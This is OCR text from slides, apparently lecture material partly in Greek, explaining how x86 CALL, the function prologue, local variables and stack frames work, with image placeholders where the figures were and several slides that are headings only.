
CALL (2)

Με το CALL αποθηκεύεται στην στοίβα ο IP.




Prologue


Ο “πρόλογος” αποθηκεύει τον “παλιό” BP, και θέτει τον “νέο” στην κορυφή της στοίβας.



Local Variables




Stack Frame




Functions και Frames

κάθε function call οδηγεί στην δημιουργία ενός frame μέσα στη στοίβα.




Functions και Frames (2)



Functions και Frames (3)

